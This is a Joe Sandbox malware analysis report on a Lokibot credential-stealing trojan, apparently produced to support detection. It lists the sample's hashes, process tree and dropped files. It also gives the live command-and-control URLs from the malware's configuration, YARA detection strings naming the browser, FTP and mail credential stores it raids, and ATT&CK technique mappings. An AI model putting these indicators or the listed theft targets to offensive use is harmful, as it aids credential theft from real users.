ID: 620790
Sample Name: ypdTgfE0o8
Cookbook: default.jbs
Time: 08:44:39
Date: 05/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Copyright Joe Security LLC 2022


Windows Analysis Report

ypdTgfE0o8


Overview

General Information

Sample Name:	ypdTgfE0o8 (renamed file extension from none to exe)
Analysis ID:	620790
MD5:	d2ce3b2a5f3efb1..
SHA1:	d74be8fe0be4ec..
SHA256:	e0a4948a58829f..
Tags:	32 exe trojan
Infos:	



Detection




Lokibot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Lokibot
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Tries to steal Mail credentials (via fi…
- Tries to harvest and steal Putty / W…
- Yara detected aPLib compressed bi…
- Tries to harvest and steal ftp login c…
- Tries to steal Mail credentials (via fi…
- Machine Learning detection for sam…

Classification



Process Tree

- **System is w10x64**
- ypdTgfE0o8.exe (PID: 7152 cmdline: "C:\Users\user\Desktop\ypdTgfE0o8.exe" MD5: D2CE3B2A5F3EFB1FCEDE96304E57A531)
  - cbgsujmwws.exe (PID: 6240 cmdline: C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe C:\Users\user\AppData\Local\Temp\jplmbcuny MD5: F9E42C92E371CEDC22C78E2900418651)
    - cbgsujmwws.exe (PID: 492 cmdline: C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe C:\Users\user\AppData\Local\Temp\jplmbcuny MD5: F9E42C92E371CEDC22C78E2900418651)
- **cleanup**

Malware Configuration

Threatname: Lokibot


```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php",
    "45.133.1.20/oluwa/five/fre.php"
  ]
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000000.379321440.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Copyright Joe Security LLC 2022

Source	Rule	Description	Author	Strings
00000002.00000000.379321440.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000002.00000000.379321440.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
00000002.00000000.379321440.0000000000400000.00000040.00000400.00020000.00000000.sdmp	INDICATOR_SUSPICIOUS_GENInfoStealer	Detects executables containing common artifcats observed in infostealers	ditekSHen	• 0x17936:$f1: FileZilla\recentservers.xml • 0x17976:$f2: FileZilla\sitemanager.xml • 0x15be6:$b2: Mozilla\Firefox\Profiles • 0x15950:$b3: Software\Microsoft\Internet Explorer\IntelliForms\Storage2 • 0x15afa:$s4: logins.json • 0x169a4:$s6: wand.dat • 0x15424:$a1: username_value • 0x15414:$a2: password_value • 0x15a5f:$a3: encryptedUsername • 0x15acc:$a3: encryptedUsername • 0x15a72:$a4: encryptedPassword • 0x15ae0:$a4: encryptedPassword
00000002.00000000.379321440.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Loki_1	Loki Payload	kevoreilly	• 0x151b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x153fc:$a2: last_compatible_version
Click to see the 35 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.0.cbgsujmwws.exe.400000.9.raw.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
2.0.cbgsujmwws.exe.400000.9.raw.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
2.0.cbgsujmwws.exe.400000.9.raw.unpack	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
2.0.cbgsujmwws.exe.400000.9.raw.unpack	INDICATOR_SUSPICIOUS_GENInfoStealer	Detects executables containing common artifcats observed in infostealers	ditekSHen	• 0x17936:$f1: FileZilla\recentservers.xml • 0x17976:$f2: FileZilla\sitemanager.xml • 0x15be6:$b2: Mozilla\Firefox\Profiles • 0x15950:$b3: Software\Microsoft\Internet Explorer\IntelliForms\Storage2 • 0x15afa:$s4: logins.json • 0x169a4:$s6: wand.dat • 0x15424:$a1: username_value • 0x15414:$a2: password_value • 0x15a5f:$a3: encryptedUsername • 0x15acc:$a3: encryptedUsername • 0x15a72:$a4: encryptedPassword • 0x15ae0:$a4: encryptedPassword
2.0.cbgsujmwws.exe.400000.9.raw.unpack	Loki_1	Loki Payload	kevoreilly	• 0x151b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x153fc:$a2: last_compatible_version
Click to see the 76 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Networking

C2 URLs / IPs found in malware configuration

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Yara detected aPLib compressed binary

Malware Analysis System Evasion

Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)

HIPS / PFW / Operating System Protection Evasion

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected Lokibot

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file registry)


Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	Path Interception	1 Access Token Manipulation	1 Masquerading	2 OS Credential Dumping	1 1 Security Software Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 1 1 Process Injection	1 1 Virtualization/Sandbox Evasion	2 Credentials in Registry	1 1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Access Token Manipulation	Security Account Manager	1 Account Discovery	SMB/Windows Admin Shares	2 Data from Local System	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	1 System Owner/User Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	1 1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	2 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	5 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Copyright Joe Security LLC 2022

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ypdTgfE0o8.exe	42%	Virustotal		Browse
ypdTgfE0o8.exe	11%	Metadefender		Browse
ypdTgfE0o8.exe	48%	ReversingLabs	Win32.Trojan.LokiBot	
ypdTgfE0o8.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe	7%	ReversingLabs		
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.exe (copy)	7%	ReversingLabs		

Copyright Joe Security LLC 2022

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.cbgsujmwws.exe.9f0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.0.cbgsujmwws.exe.400000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.0.cbgsujmwws.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.0.cbgsujmwws.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.0.cbgsujmwws.exe.400000.8.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.0.cbgsujmwws.exe.400000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.0.cbgsujmwws.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.2.cbgsujmwws.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://45.133.1.20/oluwa/five/fre.php	16%	Virustotal		Browse
http://45.133.1.20/oluwa/five/fre.php	100%	Avira URL Cloud	malware	
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
45.133.1.20/oluwa/five/fre.php	16%	Virustotal		Browse
45.133.1.20/oluwa/five/fre.php	100%	Avira URL Cloud	malware	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://45.133.1.20/oluwa/five/fre.php	true	• 16%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://kbfvzoboss.bid/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.win/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.trade/alien/fre.php	true	• URL Reputation: safe	unknown
45.133.1.20/oluwa/five/fre.php	true	• 16%, Virustotal, Browse • Avira URL Cloud: malware	low
http://alphastand.top/alien/fre.php	true	• URL Reputation: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nsis.sf.net/NSIS_ErrorError	ypdTgfE0o8.exe	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.ibsensoftware.com/	cbgsujmwws.exe, cbgsujmwws.exe, 00000002.00000000.379321440.0000000000400000.00000040.00000400.00020000.00000000.sdmp, cbgsujmwws.exe, 00000002.00000002.633078380.0000000000400000.00000040.00000400.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.133.1.20	unknown	Netherlands		35913	DEDIPATH-LLCUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	620790
Start date and time: 05/05/202208:44:39	2022-05-05 08:44:39 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ypdTgfE0o8 (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Copyright Joe Security LLC 2022

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@5/6@0/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 94.8% (good quality ratio 91.4%) • Quality average: 79.3% • Quality standard deviation: 27.5%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe
- HTTP Packets have been reduced
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): www.bing.com, ris.api.iris.microsoft.com, client.wns.windows.com, fs.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:46:04	API Interceptor	51x Sleep call for process: cbgsujmwws.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe

Process:	C:\Users\user\Desktop\ypdTgfE0o8.exe

File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5632
Entropy (8bit):	4.504221834875508
Encrypted:	false
SSDEEP:	96:X5xoZGYXbECrq+M4Ix+MeBZtXIpXSdOWPmoynsx:X5xogYXN24geBZVIpidPPmoyn
MD5:	F9E42C92E371CEDC22C78E2900418651
SHA1:	3E99BA4A4A007D2AD1CFA6E3FDA91B01A710839D
SHA-256:	F340BF91627787A2770C897AA9555BB82382CDCC2232904B5707238AB0A85E39
SHA-512:	7CA0A18F7AE83F0D11D8B33DDCA579FB5E5629B5255EEBF28B2E256A0B4449F4DEE5BDFF2EF6F9E1AF323A04111A688D9251629DDECB046746978F94D469DE05
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 7%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....T.1..m_B.m_B.m_B.r[B.m_B.qQB.m_B.rUB.m_BK.^C.m_B.m^B]m_B.3[C.m_B.3.B.m_B.3]C.m_BRich.m_B.....PE..L.....sb..... ....@.....P.....".....@.....!..... ..`.....text...j..... ..`.rdata..... .....@..@.data...<....0.....@....rsrc.....@.....@..@..... .....

C:\Users\user\AppData\Local\Temp\jplmbcuny

Process:	C:\Users\user\Desktop\ypdTgfE0o8.exe
File Type:	data
Category:	dropped
Size (bytes):	4875
Entropy (8bit):	6.186807480747828
Encrypted:	false
SSDEEP:	96:mZgnifiA8jYSIHGhUgwmthwwNAPnzoUJKAf:jAiq2UJmteRJ5f
MD5:	0DBCEB0FC7BCB589C214A5CBDF34B95B
SHA1:	E7F948A31C2CE8AC25CCE1169654435CEC455BEF
SHA-256:	7A5C8835A40792321F57502A295E3972D2B1B1288AE9BD2E8899169A67941097
SHA-512:	7BE085588931F5CA5FE9622E6B758EB5DA6DBD683732814E1C570E113B0D144088DBFE52F3C5116619A4DF97B45B8D5804581BB807E0725B353520CC4B2432DA
Malicious:	false
Reputation:	low
Preview:	Jeiaa..M.M.....Qap.!.pt.Ap.!.pt.I..Ya(.].aaa..Ua`.m`.q.Y.I\aaa.9.=`.m`.q.Y.IGaaa.1.5`.m`.q.Y.I2aaa.).-`.m`.q.Y.I.aaa.!.%..qe..i..!dd.m..A.E.q.Ie.*.I.M.I.].e".3.q.XR.Id.].e#.]....U.EQ.Iaaaa.e.f,..]`.9.`.1.`.).`.!..`.A.`.I..W.q..mX..U..Ob.Q`.9...ipf.Qd.]Iaaaa(..e.aaa.e.n,..U...Q...*#ma..M..p.!.pt.Y.i.a..m..i.a.q.u"."e.Y.].i.a..i.b.Y.]*#ma.w['.I.caaI.caa#ua..`@.I.caaI.caa#ia.n...I.caaI.caa#ia..M.M.p.!.pt.I(.Yqaaa.9.]..Ya.w.]'aa.]..].Y..YLEI.faa.!..i..i..*a.n9.n=.I..i."Ba.n9.n=.c.i..!a.f9...`@.I,baa.I3^``.ULp.I.`.iI.```.U..Ua.g..QaLh(.Qbaaa.Q*#ea..M.M.p.!.pt.I(.Y.aaa.!.]..Ya.w.]'aa.]..].Y..YLEI.eaa.!p..aaa.i..i..*a.n!.n%.m..i."Ba.n!.n%.q..i.2B.n!.n%.u.*.i..3d.v!.v%.I..i."Bc.n!.n%.f.i..!a.f!..w['.ICaaa.IJ]``.U..ya.i.I.y.bLx`.y`.u`.q`.m`.iI._``.U..Ua.g..QaLh(.Qbaaa.Q*#ua..M.M}(.Yqaaa.E.]..Ya.w.]'aa.]..].Y..YLEI.daa.!..i..i..*a.nE.nI.m..i."Ba.nE.nI.c.i..!a.fE..n...I.aaa.I.]``.ULo`.m`.iI.^`

C:\Users\user\AppData\Local\Temp\jurqlvqzsu80j5x5

Process:	C:\Users\user\Desktop\ypdTgfE0o8.exe
File Type:	data
Category:	dropped
Size (bytes):	106495
Entropy (8bit):	7.955352895008678
Encrypted:	false
SSDEEP:	1536:DqjPKwwio2fyBOo0vlv/RR53SfpU1FzziiEoDMFZDwgPgLJ68a34ou:Dqz02fOR09XT5CIzziTogbjkJ68aS
MD5:	D36BFA103F3793806490CC1E20CEB429
SHA1:	9FFC447F3FAF0BD6047AF095650237C6BE04CC5E
SHA-256:	098B0F7A8E149F3F30525C7D956324BDEF23F43648AD136ED21B393F21E64F99
SHA-512:	7662F73F06600360F83AF60BDF9B8BE37E8ECA9702B804161DF59697F26C3F14679DCE7C9C0F24A49AADCED618A1885B690DF8477768068B5F4F2182FDE4C7C
Malicious:	false
Reputation:	low
Preview:	B...B.B.x.H..|I...$...].r..j..p*D.!Eub.u.T..qx?..6L...;Kp..Is"....>2i.....O...!.g....Y.M.-.>[Z....F..i....|....d0.@.....]..=.....`.....2t.....!1....AB..Nw.....L.*...r.<._$.!JJ..1..@.....`.C...Z...._...N!.ye.]{.HH.I..Ox...GO.I..P...Yj.._.|,.F.$.....Z..p7..!E.b...T..qf?.6L...;Up..Is...W..}..<..S.MSZ...@...F.T.....".A.#..0N.V.G..x...w.@.....Jg..i.....^..+7>.E}...v..I.....N$..D./.#...di...s$.....-Zk.P...}g..N.D...U..6.~..0.....j..../.....ye..%)H6....@...GO.I..*.B...x...a.=n..k..^.r.."..p.D.!..b.u.T..qx?...L....X.p.Isw.VW.G,..x....%GZ.'.@...F.._D...."..A.#D.0N.....xp.w.@.....Jg..i.....^..+7>.E}...v..I.....N$..D./.#...di...s$.....-Zk.P...}g..N....U..6.~..0.....j.../...N!.ye....H6`....>...GO.I..*.B...x...|....$...C.r..j..p*D.!Eub.u.T..qx?..6L..;Kp..Is...W.}..<...MGZ.'.@...F...D...."..A.#..0N.V..c.xp..w.@.....Jg..i.....^..+7>.E}...v..I.....N$..D./.#...di...s$.....-Zk.P...}g..N....U..6.~..0.....j..../.

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.exe (copy)

Process:	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows

Category:	dropped
Size (bytes):	5632
Entropy (8bit):	4.504221834875508
Encrypted:	false
SSDEEP:	96:X5xoZGYXbECrq+M4Ix+MeBZtXIpXSdOWPmoynsx:X5xogYXN24geBZVIpidPPmoyn
MD5:	F9E42C92E371CEDC22C78E2900418651
SHA1:	3E99BA4A4A007D2AD1CFA6E3FDA91B01A710839D
SHA-256:	F340BF91627787A2770C897AA9555BB82382CDCC2232904B5707238AB0A85E39
SHA-512:	7CA0A18F7AE83F0D11D8B33DDCA579FB5E5629B5255EEBF28B2E256A0B4449F4DEE5BDFF2EF6F9E1AF323A04111A688D9251629DDECB046746978F94D469DE05
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 7%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....T.1..m_B.m_B.m_B.r[B.m_B.qQB.m_B.rUB.m_BK.^C.m_B.m^B]m_B.3[C.m_B.3.B.m_B.3]C.m_BRich.m_B.....PE..L.....sb..... ....@.....P.....".....@.....!..... ..`.....text...j..... ..`.rdata..... .....@..@.data...<....0.....@....rsrc.....@.....@..@..... .....

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck

Process:	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\21c8026919fd094ab07ec3c180a9f210_d06ed635-68f6-4e9a-955c-4899f5f57b9a

Process:	C:\Users\user\AppData\Local\Temp\cbgsujmwws.exe
File Type:	data
Category:	dropped
Size (bytes):	49
Entropy (8bit):	1.2701062923235522
Encrypted:	false
SSDEEP:	3:/l1PL3n:fPL3
MD5:	CD8FA61AD2906643348EEF98A988B873
SHA1:	0B10E2F323B5C73F3A6EA348633B62AE522DDF39
SHA-256:	49A11A24821F2504B8C91BA9D8A6BD6F421ED2F0212C1C771BF1CAC9DE32AD75
SHA-512:	1E6F44AB3231232221CF0F4268E96A13C82E3F96249D7963B78805B693B52D3EBDABF873DB240813DF606D8C207BD2859338D67BA94F33ECBA43EA9A4FEFA08
Malicious:	false
Preview:	.....user.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.738733424317965

TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	ypdTgfE0o8.exe
File size:	126706
MD5:	d2ce3b2a5f3efb1fcede96304e57a531
SHA1:	d74be8fe0be4ec13340dad9c0fdeb653c9c8b90e
